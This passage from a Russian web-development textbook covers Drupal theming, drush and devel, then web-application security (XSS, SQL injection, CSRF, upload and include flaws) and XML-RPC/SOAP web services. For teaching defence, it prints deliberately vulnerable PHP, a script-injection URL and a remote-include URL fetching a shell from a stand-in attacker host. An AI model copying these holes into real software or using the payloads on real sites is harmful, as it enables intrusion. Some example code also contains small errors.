    $node->content['themetest_template2'] = array(
      '#weight' => -5,
      '#theme' => 'themetest_template2',
    );
  }
}

function theme_themetest_template2() {
  return '<strong>HTML Markup</strong>'
}
```

А в файле themetest_template1.tpl.php в каталоге модуля themetest находится следующее:

```
<div>Themetest <?php print $param1; ?></div>
```

Drupal вызывает hook_theme() у всех модулей и строит объединённую структуру, называемую реестром тем. Он сохраняется в кэш и сбрасывается, например, при включении/выключении модулей.

Перед сохранением другие модули могут поменять записи в реестре тем, в том числе, перекрыв шаблоны других модулей своими, с помощью реализации хука hook_theme_registry_alter(). Темы оформления Drupal могут изменять любую верстку модулей, перекрывая соответствующий элемент реестра тем.

Модули также могут изменить или добавить любые переменные в любой шаблон с помощью

препроцессинга – реализации функции с именем template_preprocess_имяшаблона(&$variables). Например, функция template_preprocess_node(&$variables) в модуле node добавляет параметры в шаблон node.tpl.php.

Темы оформления Drupal могут быть основаны на разных шаблонизаторах. Но наиболее популярен встроенный шаблонизатор PHPTemplate, на котором темы оформления написаны непосредственно на PHP.

Рассмотрим структуру темы оформления на примере /themes/bartik. В файле bartik.info задаются параметры темы оформления, пути к таблицам стилей, названия регионов для вывода блоков, значения параметров темы по умолчанию:

```
name = Bartik
description = A flexible, recolorable theme with
many regions.
package = Core
version = VERSION
core = 7.x

stylesheets[all][] = css/layout.css
stylesheets[all][] = css/style.css
stylesheets[all][] = css/colors.css
stylesheets[print][] = css/print.css

regions[header] = Header
regions[help] = Help
regions[page_top] = Page top
regions[page_bottom] = Page bottom
regions[highlighted] = Highlighted

regions[featured] = Featured
regions[content] = Content
regions[sidebar_first] = Sidebar first
regions[sidebar_second] = Sidebar second

regions[triptych_first] = Triptych first
regions[triptych_middle] = Triptych middle
```

```
regions[triptych_last] = Triptych last

regions[footer_firstcolumn] = Footer first column
regions[footer_secondcolumn] = Footer second column
regions[footer_thirdcolumn] = Footer third column
regions[footer_fourthcolumn] = Footer fourth column
regions[footer] = Footer

settings[shortcut_module_link] = 0
```

В этом же файле могут подключаться глобальные для всего сайта JavaScript файлы, используемые темой оформления.

В каталогах css и images располагаются таблицы стилей и изображения соответственно.

В каталоге templates находятся шаблоны, перекрывающие одноименные шаблоны в реестре тем, заданные в ядре Drupal и модулях. Например, page.tpl.php содержит шаблон страницы и выводит основные регионы, node.tpl.php – шаблон нодов и т.д.

Для перекрытия шаблона в теме оформления достаточно скопировать файл шаблона из каталога модуля в каталог tempaltes и сбросить кэш Drupal. Если шаблон задан в theme-функции в коде модуля, то нужно создать файл с именем theme-функции.

В файле template.php в теме оформления можно делать препроцессинг шаблонов, как в модулях, а также перекрывать theme-функции модулей, заменяя префикс theme_ на имя темы оформления, например:

```
/**
 * Implements theme_menu_tree().
 */
function bartik_menu_tree($variables) {
  return '<ul class="menu clearfix">'
    . $variables['tree'] . '</ul>';
}
```

На практике, при разработке новых тем оформления, за основу берут специальные темы для разработки, такие как ZEN[1], Adaptive Theme[2], Fusion[3].

4.4.9. Инструменты Drupal-разработчика

Drush – это Bash и PHP скрипт, позволяющий управлять Drupal-сайтом из командной строки. Возможности Drush включают в себя:

– обновление Drupal сайта;
– скачивание, включение и отключение модулей Drupal;
– резервное копирование Drupal сайта;
– сброс кэшей;
– чтение и установка переменных;
– выполнение PHP-кода после бутстраппинга Drupal.

Например, для обновления ядра Drupal 7 и всех модулей необходимо выполнить команду:

```
drush up --uri=http://example.com
```

Скачивание модуля devel для Drupal:

```
drush dl devel --uri=http://example.com
```

Включение модуля devel:

```
drush en devel --uri=http://example.com
```

Для резервного копирования сайта необходимо выполнить команду archive-dump с указанием подкаталога в каталоге sites/ с настройками сайта (файлом settings.php):

```
drush archive-dump default
```

Devel – это модуль, используемый для диагностики при разработке и поддержке Drupal сайтов. Этот модуль позволяет:

– генерировать контент;

---

[1] URL: `http://drupal.org/project/zen`
[2] URL: `http://drupal.org/project/adaptivetheme`
[3] URL: `http://drupal.org/project/fusion`

– отображать список SQL-запросов для текущей страницы и время их выполнения.

Модуль devel_themer[1] позволяет посмотреть имена используемых шаблонов и переменные в шаблоне, доступные при формировании выбранного фрагмента страницы. Это удобно при создании темы оформления для изменения отображения любых элементов страницы.

[1] URL: `http://drupal.org/project/devel_themer`

5. БЕЗОПАСНОСТЬ ВЕБ-ПРИЛОЖЕНИЙ

Уязвимости приложений могут быть использованы злоумышленниками и вредоносными программами для показа нежелательной рекламы (спама), несанкционированного доступа к данным, повреждения данных веб-приложения, установления контроля над сервером или клиентом с последующим использованием их вычислительных и сетевых ресурсов.

Примерно половина случаев уязвимости веб-приложений связана с некорректной настройкой и администрированием программного обеспечения, остальные являются следствием ошибок в программном коде.

Для написания безопасных веб-приложений необходимо понимать, какой код содержит уязвимости безопасности и почему. Для этого необходимо понимание общих сценариев основных атак на веб-приложения.

5.1. Cross Site Scripting

Атака Cross Site Scripting (XSS) заключается в передаче на сервер кода JavaScript, который в результате уязвимости в механизме фильтрации данных веб-приложения может попасть в браузер клиента и выполниться в нём в контексте сессии пользователя на данном сайте. При этом, в случае доступности Cookies из JavaScript, возможна передача приватных данных третьей стороне, например, через GET-параметры при загрузке ресурса с сервера третьей стороны.

Подобная уязвимость встречается чаще всех прочих. XSS регулярно находят как на больших сайтах, таких как социальная сеть Вконтакте или сервисы Google и Яндекса, так и в маленьких веб-приложениях и системах управления контентом.

Рассмотрим пример. Предположим, на странице с формой, в случае ошибки, делается редирект и сообщение об ошибке передается через URL: «/form.php?msg=Ошибка», страницу с формой и сообщением об ошибке формирует такой PHP-код:

```
<?php
// Текст ошибки поступает извне и не фильтруется.
$message = $_GET['msg'];
// Далее он выводится пользователю в исходном виде.
print('При заполнении формы произошли ошибки: ');
print($message);
```

Злоумышленник может разместить в Интернете или послать по почте ссылку такого вида:

```
http://example.com/form.php?msg=<script>Произвольный
код</script>
```

После перехода по ней в браузере пользователя выполнится произвольный JavaScript-код, который может привести к краже Cookies, изменению настроек браузера и даже запуску вредоносного приложения или дополнения браузера при наличии уязвимостей в самом браузере.

В приведённом примере уязвимости можно было бы избежать, если перед выводом содержимое message отфильтровать функцией strip_tags() или экранировать функцией htmlspecialchars():

```
// Текст ошибки поступает извне и фильтруется.
$message = strip\_tags($_GET['msg']);
// Далее он выводится пользователю в исходном виде.
print('При заполнении формы произошли ошибки: ');
print($message);
```

В данном примере содержится еще одна уязвимость – раскрытия информации. Нежелательно сообщать всем о работе PHP на сервере, и URL страницы лучше сделать следующим: «/form?msg=Ошибка». Кроме того, идея передавать сообщение таким образом крайне неудачна. Необходимо ввести код ошибки и передавать код через URL, Cookies или сессию.

Рассмотренную в примере уязвимость иногда называют пассивной XSS, так как нефильтруемые перед выводом данные не сохраняются на сервере, а выводятся непосредственно из параметров запроса. В случае активной XSS данные

с вредоносным скриптом сохраняются на сервере и выводятся пользователям или администратору сайта при просмотре некоторой страницы. Такая терминология не совсем верна, так как XSS – атака, а факт хранения данных на сервере перед их выводом без фильтрации, это детали уязвимости конкретного веб-приложения. Случаи уязвимости по активному сценарию особенно часты на практике. Например, поле комментария на форуме хранится в базе данных и при выводе пользователям не фильтруется должным образом. Аналогично при хранении в XML или текстовых файлах. Следует обратить на это особое внимание при выполнении практических заданий.

Для предотвращения уязвимостей к XSS и некоторым другим атакам следует проверять все данные, поступившие извне, на соответствие формату и санитизовать эти данные непосредственно перед выдачей клиентам.

Под санитизацией понимается приведение данных к формату, безопасному для принимающей стороны, которой чаще всего является браузер пользователя. Обычно это достигается путем удаления из данных небезопасных элементов (фильтрации) или же их преобразования к безопасным эквивалентам (экранирования и приведения типов).

Проверка данных на соответствие формату в случае числовых данных делается специальными библиотеками или функциями языка. Например, функция is_numeric() в PHP может проверить, является ли аргумент строкой, представляющей запись числа. Для проверки формата строк удобно использовать регулярные выражения, например, функцию preg_match() в PHP.

Санитизация текстовых данных может заключаться, например, в выбрасывании всех тегов или замене спецсимволов на соответствующие HTML-коды для предотвращения выполнения JavaScript на стороне клиента. В PHP для этого используют функции strip_tags() или htmlspecialchars() соответственно. Числовые данные перед выводом можно явно привести к числовому типу, например, вызовом функции intval() в PHP.

5.2. SQL-Injection

Атака заключается в подстановке специальных значений в параметры, поступающие в SQL-запросы веб-приложения. Уязвимое к таким атакам приложение не делает должной проверки на формат и экранирования кавычек и спецсимволов в этих данных. В результате такой атаки третья сторона может получить несанкционированный доступ к данным, повредить данные.

Рассмотрим пример. Пусть во время авторизации пользователя на сайте делается такой запрос к базе данных:

```
// Логин и пароль поступают извне и не экранируются.
$login = $_POST['login'];
$password = $_POST['pass'];
$query = "SELECT * FROM users WHERE login = '" .
  $login . "' AND pass = '" . $pass . "'";
$result = mysql_query($query);
```

Если пользователь введет в качестве логина user', то закрывающая кавычка вызовет ошибку. Добавив после кавычки нехитрую строку, можно видоизменить запрос так, что он выберет из базы некоторого пользователя, даже если пароль указан неверно. Для устранения уязвимости следует экранировать кавычки функцией mysql_real_escape_string():

```
// Логин и пароль экранируются.
$login = mysql_real_escape_string($_POST['login']);
$password = mysql_real_escape_string($_POST['pass']);
$query = "SELECT * FROM users WHERE login = '" .
  $login . "' AND pass = '" . $pass . "'";
$result = mysql_query($query);
```

В данном примере имеется ещё одна серьезная ошибка – хранение пароля в базе данных открытым текстом. На практике хранят хэши паролей, например с использованием функции md5() в PHP, сами пароли не хранятся нигде, а при необходимости напоминания пароля генерируют новый случайный пароль.

Для предотвращения уязвимостей к SQL-Injection атакам необходимо проверять на соответствие формату и экранировать кавычки и спецсимволы в поступающих от пользователя данных перед использованием их в SQL-запросе, использовать подготовленные запросы (Prepared Statements) при запросах к СУБД, применять библиотеки абстракций, обеспечивающие безопасность при работе с СУБД.

5.3. Cross Site Request Forgery

Cross Site Request Forgery (CSRF) – атака на веб-приложение с помощью другого веб-сайта с целью выполнить некоторый запрос к ресурсам в контексте сессии авторизованного пользователя. Для этого авторизованный пользователь должен загрузить уязвимую страницу с формой с сайта третьей стороны или со взломанного сайта и отправить форму методом POST на атакуемый сайт или загрузить ресурс с атакуемого сайта методом GET. Такой запрос, очевидно, будет выполнен в контексте сессии пользователя на атакуемом сайте и может привести к раскрытию данных или потере данных.

Рассмотрим пример с отправкой POST-форм. Предположим, вы авторизовались на атакуемом сайте и являетесь его администратором; на сайте есть кнопка, удаляющая все данные, и у вас есть права на нажатие этой кнопки. Кнопка выполнена в виде обычной формы с методом POST. Пусть у злоумышленника есть HTML-код этой формы. На некотором подконтрольном ему сайте злоумышленник размещает код данной формы с абсолютным URL в атрибуте action, указывающем на соответствующий адрес страницы атакуемого сайта. Если вы нажмете кнопку отправки этой формы, то она отправит запрос на атакуемый сайт в контексте вашей сессии, проверка доступа пройдет успешно и все данные будут удалены вами. Ситуация осложняется тем, что эта форма может быть скрытно размещена на знакомом вам, посещаемом вами сайте и отправлена вами неумышленно, например, в случае если этот сайт также был атакован злоумышленником и имеет уязвимости.

Из примера видно, что любой код работы с формами, из рассмотренных в этом пособии, уязвим для такого типа атаки. Действительно важные формы следует защищать проверкой подлинности.

Проверка подлинности формы заключается в том, что когда на сервер приходят данные методом POST, веб-приложение проверяет, действительно ли они присланы нашей формой, которую веб-приложение выдало этому пользователю ранее, либо эти данные просто пытаются казаться таковыми. Для этого в форму добавляется скрытое поле со случайно генерируемой строкой (токеном), токен также сохраняется на сервере с привязкой к сессии пользователя, данные формы приходят вместе с токеном и перед их принятием проверяется наличие токена в списке выданных ранее. Токен также может являться хэшем некоторых данных в сессии пользователя и не храниться на сервере явно. Подобный нетривиальный механизм проверки подлинности форм реализован в большинстве развитых фреймворков для создания веб-приложений и систем управления контентом.

Для защиты приложения от CSRF необходимо строго соблюдать принцип отсутствия побочного эффекта у GET-запросов, защищать отправляемые методом POST формы и XMLHttpRequest-запросы токенами, генерируемыми и проверяемыми на сервере для проверки подлинности, реализовать устаревание сессии пользователя.

5.4. Upload-уязвимости

В случае когда веб-приложение предоставляет пользователям возможность загрузить на сервер файл, неправильная обработка загрузки может привести к возможности закачки и исполнения на сервере вредоносного скрипта.

Например, вы реализовали загрузку картинок и прикрепление их в профиле пользователя на сайте, написанном на PHP. Если вместо картинки злоумышленник загрузит файл скрипт с расширением PHP и ваш сайт будет не готов к такому повороту событий, то при некоторых настройках веб-

сервера этот скрипт можно будет выполнить на сервере с правами веб-сервера, просто отправив запрос на скачивание закачанного скрипта.

Для исключения Upload-уязвимостей следует проверять расширение загружаемых файлов по белому списку допустимых расширений, помещать загружаемые файлы в каталоги, из которых запрещено выполнение скриптов веб-сервером и следование по символическим ссылкам при поиске файлов и обработчиков веб-запросов.

5.5. Include-уязвимости

Данная уязвимость появляется в плохо спроектированных веб-приложениях, где поступающие от пользователя при запросе к ресурсам данные некорректно используются на сервере для подключения модулей-обработчиков. В случае уязвимого приложения файл с вредоносным кодом, закачанный на сервер пользователем посредством функций самого веб-приложения либо с использованием каталогов с общим доступом на Shared-хостинге, может быть выполнен на сервере.

Например, на вашем сайте есть URL /index.php?page=main.html, а в index.php запросы обрабатывает такой код:

```
<?php
$page = $_GET['page'];
include($page);
```

Очевидно, любой пользователь может зайти на страницу вида /index.php?page=http://hackrsite.com/shell.php и выполнить произвольный код на вашем веб-сервере, если на нем разрешены удаленные include. В ином случае можно посмотреть содержимое любого файла и скрипта на сервере, перейдя по ссылке вида /index.php?page=../../mysecretfile.txt.

Для исключения Include-уязвимостей веб-приложения следует включать файлы кода, проверяя их принадлежность к исходному веб-приложению, для чего обычно составляется список активных модулей. Следует также использовать

фреймворки создания веб-приложений, обеспечивающие модульность и защиту от данного рода уязвимостей.

5.6. Утечка информации

В этот пункт попадают десятки уязвимостей, связанных с раскрытием данных и технических деталей реализации из-за некорректной реализации и настройки веб-приложений. По частоте встречаемости эти уязвимости уступают только уязвимостям к XSS-атакам.

Сообщения об ошибках при обработке некорректных запросов могут приводить к утечке важной информации. После запуска веб-приложения необходимо отключить отображение ошибок и настроить их логирование.

Комментарии в JavaScript и HTML-коде могут привести к раскрытию важных данных. Их следует автоматически удалять из кода перед выдачей клиентам.

Некорректная настройка сервера может раскрыть название и версии используемых на сервере программ, языков программирования и библиотек.

Разница в ответе приложения при вводе корректных и некорректных данных может привести к раскрытию информации. Например, если во время процедуры восстановления пароля в ответ на ввод несуществующего логина или пароля сайт сообщает об ошибке, то появляется возможность выяснить названия аккаунтов и их адреса электронной почты.

Заголовок запроса Referer используется для передачи адреса страницы, с которой клиент получил адрес запрашиваемого ресурса. Браузеры передают на сервер URL текущей страницы в GET-запросе при переходе по любой гиперссылке. Таким образом, данные, передаваемые через параметры GET, могут стать известны третьей стороне при просмотре логов сервера, на ресурсы которого имеется гиперссылка, по которой перешел пользователь. Это необходимо учитывать как при проектировании веб-приложений, так и при использовании веб-ресурсов.

5.7. Методы спама сайтов и защита от спама

Помимо безобидных ботов поисковых систем в Вебе автономно работают и другие программы. Некоторые из них, такие как спам-боты, доставляют массу неприятностей. Помимо спама (нежелательных сообщений) по электронной почте существуют другие его виды, наличие которых необходимо предусматривать при создании веб-приложений. Спам сайтов заключается в отправке HTTP-запросов специального вида вредоносными программами для добавления на сайт нежелательной информации, как правило, с целью продвижения товаров, услуг, сайтов.

Спам POST-форм заключается в автоматическом заполнении и отправке на сайт POST-запросов, соответствующих формам добавления материалов и комментариев на сайте. К методам защиты относятся CAPTCHA, контентная фильтрация, авторизация на сайте.

Referer-спам заключается в отправке на сайт GET-запросов с рекламными URL в заголовке Referer. Некоторые сайты публикуют статистику переходов с активными ссылками, поэтому данный метод спама позволяет получить некоторое количество входящих ссылок бесплатно.

Trackback – технология уведомления о комментировании материалов автора другими авторами, применяемая в платформах для блоггинга. Trackback эксплуатируется вредоносными программами аналогично обыкновенному спаму в комментариях с целью получения входящих гиперссылок. Для защиты необходимо корректно реализовать спецификацию Trackback и использовать контентную фильтрацию.

Современные инструменты для спама сайтов ориентированы на наиболее популярные системы управления контентом и автоматизируют сложные взаимодействия с сайтом, включая регистрацию аккаунтов пользователей с подтверждением по электронной почте, авторизацию, заполнение обязательных полей формы. Поэтому для защиты от спама необходимо применять комбинированные методы защиты, использовать современные самообучающиеся веб-сервисы контентной фильтрации.

5.8. Защита клиента и сервера веб-приложений

Основные меры по защите клиента:

1) использование лицензионного программного обеспечения либо популярных программ с открытым исходным кодом;

2) установка обновлений безопасности для операционной системы;

3) установка обновлений безопасности для браузера;

4) установка обновлений безопасности для плагинов браузера, таких как Flash-плеер;

5) регулярное обновление антивирусной программы;

6) использование политики безопасности с ограниченными правами (не работать под администратором);

7) мониторинг сетевой активности компьютера специалистами.

Основные меры по защите веб-приложения:

1) проверка всех поступающих от клиента данных на соответствие формату перед любым использованием на сервере;

2) экранирование данных, поступивших от клиента, при выдаче их другим клиентам;

3) использование политики безопасности с ограниченными правами (не запускать программы под root, разграничить права доступа, корректно сконфигурировать все программы на сервере);

4) использование фреймворков создания веб-приложений;

5) установка обновлений безопасности для операционной системы и сторонних веб-приложений;

6) резервное копирование;

7) мониторинг запросов к веб-приложению, логов, ошибок;

8) использование стойких к перебору паролей, периодическая смена паролей;

9) хранение паролей в зашифрованном виде или хранение хэшей паролей;

10) доступ к защищённым паролем ресурсам с гарантированно чистых от вредоносных программ клиентов.

Запомните золотые правила веб-разработчиков для безопасной работы с внешними данными:

– не доверять любым внешним данным, включая параметры GET и POST, Cookies, заголовки запросов;

– проверять формат перед использованием и сохранением на сервере;

– на сервере сохранять в исходном виде без изменений;

– санитизовать перед отображением пользователю.

6. ВЕБ-СЕРВИСЫ

6.1. Что такое веб-сервис?

Под веб-сервисом понимают следующее:

– программная система, поддерживающая интероперабельное взаимодействие между машинами в Сети (определение термина W3C);

– программная система, которая может быть опубликована, обнаружена и использована в Вебе посредством XML-протоколов;

– способ связи программных систем с использованием XML и HTTP;

– модель бизнеса, когда организация предоставляет доступ по сети Интернет к своим вычислительным, интеллектуальным и производственным ресурсам широкому кругу клиентов.

По сравнению с остальными способами связи программных систем веб-сервисы имеют ряд преимуществ:

– открытые стандарты;

– работа через один порт по HTTP;

– интероперабельность, отсутствие привязки к платформе;

– простота реализации клиентов и серверов некоторых протоколов веб-сервисов.

Недостаток:

– больший объем сетевого трафика.

С помощью технологии веб-сервисов происходит:

– обмен данными между различными корпоративными информационными системами;

– обмен данными между веб-сайтами;

– управление сложными информационными системами с помощью простых в реализации и использовании клиентов.

6.2. Технологии веб-сервисов

6.2.1. XML/JSON over HTTP

При создании веб-сервисов по этой технологии методом POST передается XML или JSON от клиента серверу. Сервер выполняет запрос, высылает ответ клиенту в виде XML или JSON в сущности ответа.

Пример клиента на PHP:

```
<?php
$f = fopen('http://example.com/add_order','w');
$xml = new SimpleXMLElement('<example />');
fwrite($f, "POST /add_order HTTP/1.1\r\n");
fwrite($f, "Host: example.com\r\n");
$xml_str = $xml->asXML();
fwrite($f, "Content-Type: application/xml\r\n");
fwrite($f, "Content-Length: " . strlen($xml_str) .
       "\r\n");
fwrite($f, 'Connection: close');
fwrite($f, "\r\n\r\n");
fwrite($f, $xml_str);
$resp = file_get_contents($f);
$xml = new SimpleXMLElement($resp);
```

Необходимо, чтобы на клиенте настройки допустимого времени выполнения скрипта и допустимого времени открытия сокета были больше, чем время ожидания ответа от сервера.

Пример чтения сущности в POST-запросе на стороне сервера:

```
<?php
$raw_request = file_get_contents('php://input');
```

6.2.2. XML-RPC

XML-RPC – это спецификация и набор реализаций для выполнения процедурных вызовов по Интернету.

Пример запроса:

```
POST /RPC2 HTTP/1.1
Host: example.com
Content-Type: text/xml
Content-length: 181

<?xml version="1.0"?>
<methodCall>
  <methodName>examples.getStateName</methodName>
  <params>
    <param><value><i4>41</i4></value></param>
  </params>
</methodCall>
```

Поддерживаемые типы: целые и вещественные числа 4 и 8 байт, булевы значения, строки, дата, бинарные данные в base64, массивы, структуры в виде пар (имя, значение). Массивы и структуры могут быть вложены. По умолчанию используется строчный тип.

Пример ответа от сервера:

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 158
Content-Type: text/xml
Date: Fri, 17 Jul 1998 19:55:08 GMT
Server: UserLand Frontier/5.1.2-WinNT

<?xml version="1.0"?>
 <methodResponse>
  <params>
   <param>
    <value>
     <string>South Dakota</string>
    </value>
   </param>
  </params>
</methodResponse>
```

На сервере есть возможность передать исключительную ситуацию, для этого в ответе используется тег

<fail>...</fail>

XML-RPC позволяет реализовать прозрачный вызов процедур к любому серверу на языке, на котором написан клиент.

Пример отправки запроса и обработки ответа XML-RPC на PHP с использованием встроенной библиотеки:

```
<?php

// Проверяем версию PHP и наличие библиотеки XML-RPC.
if (strcmp(phpversion(), '5') < 0) {
  throw new Exception('Требуется PHP 5.');
}
if (!function_exists('xmlrpc_encode_request')) {
  throw new Exception('XML-RPC не поддерживается.');
}

// Подготавливаем запрос.
$request = xmlrpc_encode_request($this->method_name,
  $this->required_args);
// Подготавливаем контекст запроса.
$context = stream_context_create(
  array(
    'http' => array(
      'method' => 'POST',
      'header' => 'Content-Type: text/xml',
      'content' => $request,
    )
  )
);

// Проверяем адрес запроса.
$endpoint = 'http://example.com/xmlrpc';
$m = array();
if (!preg_match('/(?:http:\/\/){0,1}([^\/]+)(.+)$/',
  $endpoint, $m)) {
  throw new Exception('Неверный адрес.');
}
```

```
// Устанавливаем соединение с хостом на 80-й порт.
$connect = fsockopen($m[1], 80);
if (!$connect) {
  throw new Exception(
    'Ошибка установки соединения.');
}

// Заголовки запроса.
$headers = array(
  'POST ' . $m[2] . ' HTTP/1.1',
  'Host: ' . $m[1],
  'Connection: close',
  'Content-Type: text/xml',
  'Content-Length: ' . strlen($request),
);

// Отправляем запрос.
fputs($connect, implode("\r\n", $headers) .
  "\r\n\r\n" . $request);

// Читаем ответ.
$response = '';
$header = TRUE;
while (!feof($connect)) {
  $line = fgets($connect, 1024);
  if ($header && strcmp($line, "\r\n") == 0) {
    $header = FALSE;
    // Если вычитали заголовки, то
    // пытаемся вычитать весь ответ
    // за один раз без таймаутов.
    if (preg_match('/^Content-Length: (.+)$/',
      $response, $m) && is_numeric($m[1])) {
      $response .= fgets($connect, $m[1]);
      break;
    }
  }
  elseif (!$header) {
    $response .= $line;
```

```
  }
}

// Преобразовываем в array, или integer,
// или string, или boolean
// в зависимости от ответа XMLRPC.
$response = xmlrpc_decode($response);

// Закрываем соединение.
fclose($connect);

// Проверяем ошибку на сервере.
if (xmlrpc_is_fault((array)$response)) {
  $error = 'XML-RPC error: ' .
    $response['faultString'] . ' (' .
    $response['faultCode'] . ')';
  throw new Exception($error);
}

// Проверяем наличие ответа.
if (empty($response)) {
  throw new Exception('Пустой ответ от сервера.');
}
```

Преимущества XML-RPC:

– простота реализации;

– наличие большого количества готовых реализаций под большинство платформ разработки ПО.

К недостаткам можно отнести отсутствие возможности программно узнать, какие процедуры реализованы на сервере (самоописываемость), какие реализации и точки входа доступны (Discoverability). Поэтому задачи интеграции корпоративных систем удобно решать с использованием более сложных технологий веб-сервисов.

6.2.3. SOAP и WSDL

SOAP/WSDL (Simple Object Acces Protocol / Web Service Description Language) – это промышленные стандарты веб-сервисов, поддерживаемые многими производителями платформ разработки ПО, платформами автоматизации бизнеса, прикладного ПО.

SOAP первоначально был разработан как способ удаленного вызова процедур по Интернету со следующими характеристиками:

– использование XML в качестве промежуточного представления для обеспечения совместимости различных корпоративных систем с несовместимыми реализациями удаленных вызовов процедур;

– простая структура сообщений;

– тесная связь с HTTP для использования инфраструктуры Веба для упрощения проброса трафика веб-сервисов в корпоративных сетях.

Первоначальной задачей SOAP было предоставление нового простого расширения существующей инфраструктуры удаленных вызовов процедур для взаимодействия разных платформ по Интернету, а не только в локальной сети. В дальнейшем SOAP стал более общим протоколом передачи сообщений и стал использоваться не только для RPC и не только с помощью HTTP.

Спецификация SOAP разрабатывается W3C, текущая версия 1.2, спецификация регламентирует следующие аспекты:

– формат сообщений: описание преобразования сообщения в XML;

– модель обработки: правила обработки SOAP сообщения задают, кто должен читать его определённые части и как реагировать, в случае если содержимое непонятно;

– модель расширения: как в базовую модель сообщения добавить специфичные для приложения конструкции;

– связь с транспортным уровнем: передача сообщений SOAP по различным протоколам (HTTP, SMTP ...), конкретная спецификация связи с HTTP;

– соглашения о том, как RPC преобразуется в SOAP сообщение и обратно, как реализовать взаимодействие в стиле RPC.

Преимущества данной технологии:

– обнаруживаемость (Discoverability). Стандарт UDDI (Universal Description, Discovery and Integration) позволяет вести реестр веб-сервисов и обмениваться их формализованными описаниями компаниям-партнерам;

– самоописываемость. WSDL описывает интерфейс и возможности веб-сервиса;

– интеграция в среды разработки ПО, WSDL позволяет передавать спецификации доступа к бизнес-объектам без предоставления доступа к исходным кодам, что необходимо для проектов интеграции корпоративных информационных систем;

– современные IDE экспортируют и импортируют WSDL автоматизированно.

Недостатки:

– сложная спецификация и реализации;

– плохая совместимость реализаций.

Для обеспечения совместимости реализаций создана организация Web Services Interoperability (WS-I), которая разрабатывает дополнительные ограничения над спецификациями SOAP.

У данной технологии есть расширения для реализации транзакций; системы безопасности на уровне разграничения прав доступа к бизнес-объектам; гарантированной доставки сообщений.

Пример использования веб-сервисов и SOAP при реализации приема заказов в реальном времени по Интернету (рис. 7).

При оформлении заказа веб-приложение с помощью SOAP-клиента отправляет заказ в 1С и в случае успеха помечает, что заказ принят, показывает номер заказа в 1С пользователю.

Для изучения протоколов SOAP и WSDL рассмотрим более простой пример, который можно опробовать самостоятельно, имея лишь подключение к Интернету, – PHP-скрипт



Рис. 7. Пример использования веб-сервисов

получения курсов валют на текущую дату с помощью SOAP веб-сервиса ЦБ РФ:

```
<?php

// Включаем режим отладки,
// чтобы увидеть запрос и ответ.
// В опциях также можно передать
// логин и пароль HTTP-авторизации.
$options = array('trace' => TRUE);

// SOAP-клиент скачивает WSDL во временный каталог,
// кеширует на время, выполняет разбор WSDL.
$cbrf = new SoapClient(
  'http://www.cbr.ru/DailyInfoWebServ/
DailyInfo.asmx?wsdl',
  $options);
if (!$soap) {
  throw new Exception(
    'Ошибка соединения с веб-сервисом.');
}

// SOAP-вызов получения курсов валют на дату.
$parameters = array('On_date' => date("Y-m-d"));
```

```
$result = $cbrf->__soapCall('GetCursOnDateXML',
  array('parameters' => $parameters));

// Альтернативно, более короткий вариант.
$result = $cbrf->GetCursOnDateXML(
  array('On_date' => date("Y-m-d")));

// Выполняем разбор полученного XML-документа.
$xml = new SimpleXMLElement(
  $result->GetCursOnDateXMLResult->any);

// Распечатываем документ для просмотра,
// кодировка UTF-8.
header('Content-Type: text/plain; charset=UTF-8');
print($result->GetCursOnDateXMLResult->any);

// Распечатываем SOAP-запрос полностью.
print($cbrf->__getLastRequest());

// Распечатываем SOAP-ответ полностью.
print($cbrf->__getLastResponse());
```

В результате выполнения скрипта мы получим вывод на экран XML-документа в ответе, текста запроса и ответа в протоколе SOAP. Чтобы сделать пример более читаемым, были добавлены переносы строк и пробелы.

Вот так выглядит переданный нам XML-документ с курсами валют:

```
<ValuteData xmlns="" OnDate="20120831">
 <ValuteCursOnDate>
  <Vname>Австралийский доллар</Vname>
  <Vnom>1</Vnom>
  <Vcurs>33.3591</Vcurs>
  <Vcode>36</Vcode>
  <VchCode>AUD</VchCode>
 </ValuteCursOnDate>

... тут опущен фрагмент с курсами других валют ...
```

```
 <ValuteCursOnDate>
  <Vname>Японская иена</Vname>
  <Vnom>100</Vnom>
  <Vcurs>41.0570</Vcurs>
  <Vcode>392</Vcode>
  <VchCode>JPY</VchCode>
 </ValuteCursOnDate>
</ValuteData>
```

Вот как выглядит наш SOAP-запрос:

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="
    http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:ns1="http://web.cbr.ru/">
<SOAP-ENV:Body>
  <ns1:GetCursOnDateXML>
    <ns1:On_date>2012-08-31</ns1:On_date>
  </ns1:GetCursOnDateXML>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Ответ Сбербанка:

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
 xmlns:soap="
   http://schemas.xmlsoap.org/soap/envelope/"
 xmlns:xsi="
   http://www.w3.org/2001/XMLSchema-instance"
 xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <GetCursOnDateXMLResponse
     xmlns="http://web.cbr.ru/">
      <GetCursOnDateXMLResult>
... тут непосредственно XML с курсами валют ...
      </GetCursOnDateXMLResult>
    </GetCursOnDateXMLResponse>
  </soap:Body>
```

```
</soap:Envelope>
```

Полную документацию на этот веб-сервис можно найти на странице `http://www.cbr.ru/scripts/Root.asp?Prtid=DWS`. Разберем подробнее структуру SOAP-сообщений на данном примере.

